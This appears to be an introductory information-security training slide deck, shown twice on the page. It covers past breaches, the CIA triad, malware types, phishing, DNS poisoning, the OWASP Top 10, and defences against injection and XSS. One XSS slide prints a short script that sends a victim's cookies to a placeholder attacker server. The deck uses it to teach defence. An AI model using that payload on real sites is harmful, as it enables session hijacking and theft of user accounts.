Threat
Landscape
Sathya Panduranga
Information Security
Target Data Breach 2013
 Customer data stolen by
hackers
 110 million users affected
 Full names, addresses,
telephone numbers, credit card
details exposed
 CEO and CIO had to resign
 Company incurred huge cost

JP Morgan Chase data breach
(Sept, 2014)
 Disclosed in Sept/2014, JP Morgan Chase was breached for over 2 months
 83 million households and 7 million small businesses affected
 Subsequent to data breach, customers experienced Phishing attacks
 Hack was orchestrated by men involved in a pump-and-dump
stock manipulation scheme
CardSystems debacle (June, 2005)
 In June 2005, information on a million credit cards were stolen from
CardSystems through SQL Injection
 Enquiry revealed that this company was keeping an unencrypted log of all
(40 million) Credit Cards processed
 The company was liquidated
Denial of Service Attack Takes Down
Several Sites (Oct, 2016)
 The attack was a botnet coordinated
through a large number of Internet of
Things-enabled (IoT) devices,
 These included cameras, residential
gateways, and baby monitors.
 The devices had been infected with
Mirai malware
Some major hacks of the recent past
The CIA Triad
Understanding CIA Triad
• Confidentiality
– Protecting information from unauthorized
access
• Threats
– Espionage
• Spoofing
• Sniffing
– Infiltration
• Brute Force
• Session hijacking
• Phishing
• Social Engineering
Phishing Email
Phishing Website
Phishing
Attacker sets up spoofed site that looks
real
Lures users to enter login credentials
and stores them
Infiltration
 Unauthorized parties gain access to resources of
your computer system (e.g. CPUs, disk, network
bandwidth)
 Could gain read/write access to back-end DB
 Data integrity and confidentiality at Risk
Understanding CIA Triad
• Integrity
– Ensuring that information is changed only in a
specified and authorized manner
• Threats
– Behavior modification
• XSS
• SQL Injection
• Javascript Injection
• Buffer overflow
• URL interpretation
• Man in the middle
– Malware
• Virus
• Worm
• Trojan
• Backdoor
• Botnet
Worms
 Worms spread across Internet through
vulnerabilities in widely used software applications
 History
 First Worm: Morris Worm (1988)
 Exploited Buffer Overflow in fingerd (Unix), vulnerability in
sendmail debug mode
 used a dictionary of 432 frequently used passwords to login and
execute rexec and rsh
 Code Red (2001)
 Spread rapidly across the internet and defaced the home-page of
infected servers
 Exploited MS IIS server buffer overflow vulnerability
 Nimda (2001)
 Blaster (2003)
 SQL Slammer (2003)
Other Malware
 Rootkits: imposter OS tools used by attacker to hide
his tracks
 Botnets: network of software robots attacker uses to
control many machines at once to launch attacks
(e.g. DDoS through packet flooding, click fraud)
 Spyware: software that monitors activity of a system
or its users without their consent
 Keyloggers: spyware that monitors user keyboard or
mouse input, used to steal usernames, passwords,
credit card #s, etc…
 Trojan Horses: software performs additional or
different functions than advertised
 Adware: shows ads to users w/o their consent
Web Application Vulnerabilities
• Buffer Overflows
• SQL Injection
• JavaScript Injection
• Cross Site Scripting (XSS)
• Cookie Stealing
• Dictionary attack
Understanding CIA Triad
• Availability
– Ensuring that authorized users have continued
access to information and resources
• Threats
• Port scanning
• Man in the middle
• Buffer overflow
• DDOS
• DNS Cache Poisoning
Denial of Service
Attacker inundates server with packets
causing it to drop legitimate packets
Makes service unavailable, downtime =
lost revenue
Particularly a threat for financial and e-
commerce vendors
Can be automated through Botnets
(DDos)
Denial of Service
Pharming (DNS Cache Poisoning)
 Like phishing, attacker’s goal is to get user to enter
sensitive data into spoofed website
 The attacker targets the DNS service used by the
customer.
 Attacker makes DNS translate legitimate URL to
their IP address instead and the result gets cached,
poisoning future replies as well
 User wants to go the website ‘www.nicebank.com’
and types the address in the web browser.
 User’s computer queries the DNS server for the IP
address of ‘www.nicebank.com’.
 Since the DNS server has already been ‘poisoned’
by the attacker, it returns the IP address of the
fake website to the user’s computer.
Securing the Enterprise
• Policies and Procedures
• Physical Security
• Technological Security
– Operating System Security
– Network Security
– Data Security
– Application Security
*75% of attacks today happen at the Application Layer (Gartner)
OWASP’s Top 10 Web App
Vulnerabilities
 Cross Site Scripting (XSS)
 Cross Site Request Forgery (CSRF)
 Sensitive Data Exposure
 Broken Access Control
 Using Components with known vulnerabilities
 Injection Flaws
SQL, NoSQL, LDAP, XPATH Injections
 Malicious File Execution (remote file inclusion)
 Insecure Communications
 Broken Authentication and Session Management
 Unvalidated Redirects and Forwards
SQL Injection
 SQL injection attacks are important security
threat that can
 Compromise sensitive user data
 Alter or damage critical data
 Give an attacker unwanted access to DB
Other forms of Injections
 XPath Injection
 Command Injection
 LDAP (Lightweight Directory Access Protocol)
Injection
 DOM (Document Object Model) Injection
 JSON (Javascript Object Notation) Injection
Preventing Injection Attacks
 Use Prepared Statements (aka Parameterized
Queries)
 Validate input
 Strong typing
If the id parameter is a number, try parsing it into an
integer
 Business logic validation
If you are expecting a telephone number, test it with a
Regular Expressions
Use the principle of least privileges
If the query is reading the database, do not run the query as
a user with update permissions (dbo, drop, etc)
ESCAPE questionable characters (ticks, --,
semicolon, brackets, etc.)
Cross Site Scripting (XSS) Attacks
 Malicious code that can
change the look and
function of a legitimate
web application
 More widespread now
because of move to more
rich Internet applications
using dynamic content
and JavaScript and the
latest AJAX trend
XSS
 Attacker can get a malicious script to be executed in
our application’s context
 Malicious script could cause browser to send
attacker all cookies for our app’s domain
<script>
i = new Image();
i.src = "http://www.hackerhome.org/log_cookie?cookie=" +
escape(document.cookie); // URL-encode
</script>
 Above Script injected to execute in our domain
 Can access document.cookie in DOM
 Constructs URL on attacker’s server, gets saved in a log file,
can extract info from cookie parameter

Preventing XSS Attacks
 Escape all user input when it is displayed
 Escaping converts the output to harmless html entities
<script> becomes &lt;script&gt; but still displayed
as <script>
 Know the sources of untrusted data
 Query parameters, HTML form fields
 Path of the URI which could be inserted into page via a
“Document not found” error
 Cookies, parts of the HTTP request header (e.g.Referer
header)
 Data inserted into a SQL DB, file system
 3rd party data (e.g. RSS feed)
Securing the Enterprise
Implementing Robust Security
 Network layer – Firewalls, IP White-listing, Intrusion
detection, Multi-layered network security
 Operating Systems – Hardening, OS Firewall, Regular
Patching
 Application Servers – Removing default accounts,
Regular Patching, Logging to secure location, WAF
 Database – Removing default accounts, Regular
Patching, Additional network security, Encryption at
rest
 File systems – Regular scanning, quota controls
 IAM – Identification, Authentication, Authorization,
Auditing, Accountability
 Application – Strong Input Validation, Least privileged
access to resources, Injection Prevention, Same Origin
Policy, Secure Communication, Log sanitization, Using
Safe 3rd
Party Components
Next Steps
 Incorporate Security Practices into
Development/Deployment Process
 To know how, please visit:
https://sydconfluence.infomedia.com.au/d
isplay/DevG/Secure+Development+Guide
lines
 Take a self paced course on Application
Security
 OWASP WebGoat Project:
https://www.owasp.org/index.php/Catego
ry:OWASP_WebGoat_Project
Information security

Information security

  • 1.
  • 2.
    Target Data Breach2013  Customer data stolen by hackers  110 million users affected  Full names, addresses, telephone numbers, credit card details exposed  CEO and CIO had to resign  Company incurred huge cost
  • 3.
    JP Morgan Chasedata breach (Sept, 2014)  Disclosed in Sept/2014, JP Morgan Chase was breached for over 2 months  83 million households and 7 million small businesses affected  Subsequent to data breach, customers experienced Phishing attacks  Hack was orchestrated by men involved in a pump-and-dump stock manipulation scheme
  • 4.
    CardSystems debacle (June,2005)  In June 2005, information on a million credit cards were stolen from CardSystems through SQL Injection  Enquiry revealed that this company was keeping an unencrypted log of all (40 million) Credit Cards processed  The company was liquidated
  • 5.
    Denial of ServiceAttack Takes Down Several Sites (Oct, 2016)  The attack was a botnet coordinated through a large number of Internet of Things-enabled (IoT) devices,  These included cameras, residential gateways, and baby monitors.  The devices had been infected with Mirai malware
  • 6.
    Some major hacksof the recent past
  • 7.
  • 8.
    Understanding CIA Triad •Confidentiality – Protecting information from unauthorized access • Threats – Espionage • Spoofing • Sniffing – Infiltration • Brute Force • Session hijacking • Phishing • Social Engineering
  • 9.
    Phishing Email Phishing Website Phishing Attackersets up spoofed site that looks real Lures users to enter login credentials and stores them
  • 10.
    Infiltration  Unauthorized partiesgain access to resources of your computer system (e.g. CPUs, disk, network bandwidth)  Could gain read/write access to back-end DB  Data integrity and confidentiality at Risk
  • 11.
    Understanding CIA Triad •Integrity – Ensuring that information is changed only in a specified and authorized manner • Threats – Behavior modification • XSS • SQL Injection • Javascript Injection • Buffer overflow • URL interpretation • Man in the middle – Malware • Virus • Worm • Trojan • Backdoor • Botnet
  • 12.
    Worms  Worms spreadacross Internet through vulnerabilities in widely used software applications  History  First Worm: Morris Worm (1988)  Exploited Buffer Overflow in fingerd (Unix), vulnerability in sendmail debug mode  used a dictionary of 432 frequently used passwords to login and execute rexec and rsh  Code Red (2001)  Spread rapidly across the internet and defaced the home-page of infected servers  Exploited MS IIS server buffer overflow vulnerability  Nimda (2001)  Blaster (2003)  SQL Slammer (2003)
  • 13.
    Other Malware  Rootkits:imposter OS tools used by attacker to hide his tracks  Botnets: network of software robots attacker uses to control many machines at once to launch attacks (e.g. DDoS through packet flooding, click fraud)  Spyware: software that monitors activity of a system or its users without their consent  Keyloggers: spyware that monitors user keyboard or mouse input, used to steal usernames, passwords, credit card #s, etc…  Trojan Horses: software performs additional or different functions than advertised  Adware: shows ads to users w/o their consent
  • 14.
    Web Application Vulnerabilities •Buffer Overflows • SQL Injection • JavaScript Injection • Cross Site Scripting (XSS) • Cookie Stealing • Dictionary attack
  • 15.
    Understanding CIA Triad •Availability – Ensuring that authorized users have continued access to information and resources • Threats • Port scanning • Man in the middle • Buffer overflow • DDOS • DNS Cache Poisoning
  • 16.
    Denial of Service Attackerinundates server with packets causing it to drop legitimate packets Makes service unavailable, downtime = lost revenue Particularly a threat for financial and e- commerce vendors Can be automated through Botnets (DDos)
  • 17.
  • 18.
    Pharming (DNS CachePoisoning)  Like phishing, attacker’s goal is to get user to enter sensitive data into spoofed website  The attacker targets the DNS service used by the customer.  Attacker makes DNS translate legitimate URL to their IP address instead and the result gets cached, poisoning future replies as well  User wants to go the website ‘www.nicebank.com’ and types the address in the web browser.  User’s computer queries the DNS server for the IP address of ‘www.nicebank.com’.  Since the DNS server has already been ‘poisoned’ by the attacker, it returns the IP address of the fake website to the user’s computer.
  • 20.
    Securing the Enterprise •Policies and Procedures • Physical Security • Technological Security – Operating System Security – Network Security – Data Security – Application Security *75% of attacks today happen at the Application Layer (Gartner)
  • 21.
    OWASP’s Top 10Web App Vulnerabilities  Cross Site Scripting (XSS)  Cross Site Request Forgery (CSRF)  Sensitive Data Exposure  Broken Access Control  Using Components with known vulnerabilities  Injection Flaws SQL, NoSQL, LDAP, XPATH Injections  Malicious File Execution (remote file inclusion)  Insecure Communications  Broken Authentication and Session Management  Unvalidated Redirects and Forwards
  • 22.
    SQL Injection  SQLinjection attacks are important security threat that can  Compromise sensitive user data  Alter or damage critical data  Give an attacker unwanted access to DB
  • 23.
    Other forms ofInjections  XPath Injection  Command Injection  LDAP (Lightweight Directory Access Protocol) Injection  DOM (Document Object Model) Injection  JSON (Javascript Object Notation) Injection
  • 24.
    Preventing Injection Attacks Use Prepared Statements (aka Parameterized Queries)  Validate input  Strong typing If the id parameter is a number, try parsing it into an integer  Business logic validation If you are expecting a telephone number, test it with a Regular Expressions Use the principle of least privileges If the query is reading the database, do not run the query as a user with update permissions (dbo, drop, etc) ESCAPE questionable characters (ticks, --, semicolon, brackets, etc.)
  • 25.
    Cross Site Scripting(XSS) Attacks  Malicious code that can change the look and function of a legitimate web application  More widespread now because of move to more rich Internet applications using dynamic content and JavaScript and the latest AJAX trend
  • 26.
    XSS  Attacker canget a malicious script to be executed in our application’s context  Malicious script could cause browser to send attacker all cookies for our app’s domain <script> i = new Image(); i.src = "http://www.hackerhome.org/log_cookie?cookie=" + escape(document.cookie); // URL-encode </script>  Above Script injected to execute in our domain  Can access document.cookie in DOM  Constructs URL on attacker’s server, gets saved in a log file, can extract info from cookie parameter
  • 27.
    Preventing XSS Attacks Escape all user input when it is displayed  Escaping converts the output to harmless html entities <script> becomes &lt;script&gt; but still displayed as <script>  Know the sources of untrusted data  Query parameters, HTML form fields  Path of the URI which could be inserted into page via a “Document not found” error  Cookies, parts of the HTTP request header (e.g.Referer header)  Data inserted into a SQL DB, file system  3rd party data (e.g. RSS feed)
  • 28.
  • 29.
    Implementing Robust Security Network layer – Firewalls, IP White-listing, Intrusion detection, Multi-layered network security  Operating Systems – Hardening, OS Firewall, Regular Patching  Application Servers – Removing default accounts, Regular Patching, Logging to secure location, WAF  Database – Removing default accounts, Regular Patching, Additional network security, Encryption at rest  File systems – Regular scanning, quota controls  IAM – Identification, Authentication, Authorization, Auditing, Accountability  Application – Strong Input Validation, Least privileged access to resources, Injection Prevention, Same Origin Policy, Secure Communication, Log sanitization, Using Safe 3rd Party Components
  • 30.
    Next Steps  IncorporateSecurity Practices into Development/Deployment Process  To know how, please visit: https://sydconfluence.infomedia.com.au/d isplay/DevG/Secure+Development+Guide lines  Take a self paced course on Application Security  OWASP WebGoat Project: https://www.owasp.org/index.php/Catego ry:OWASP_WebGoat_Project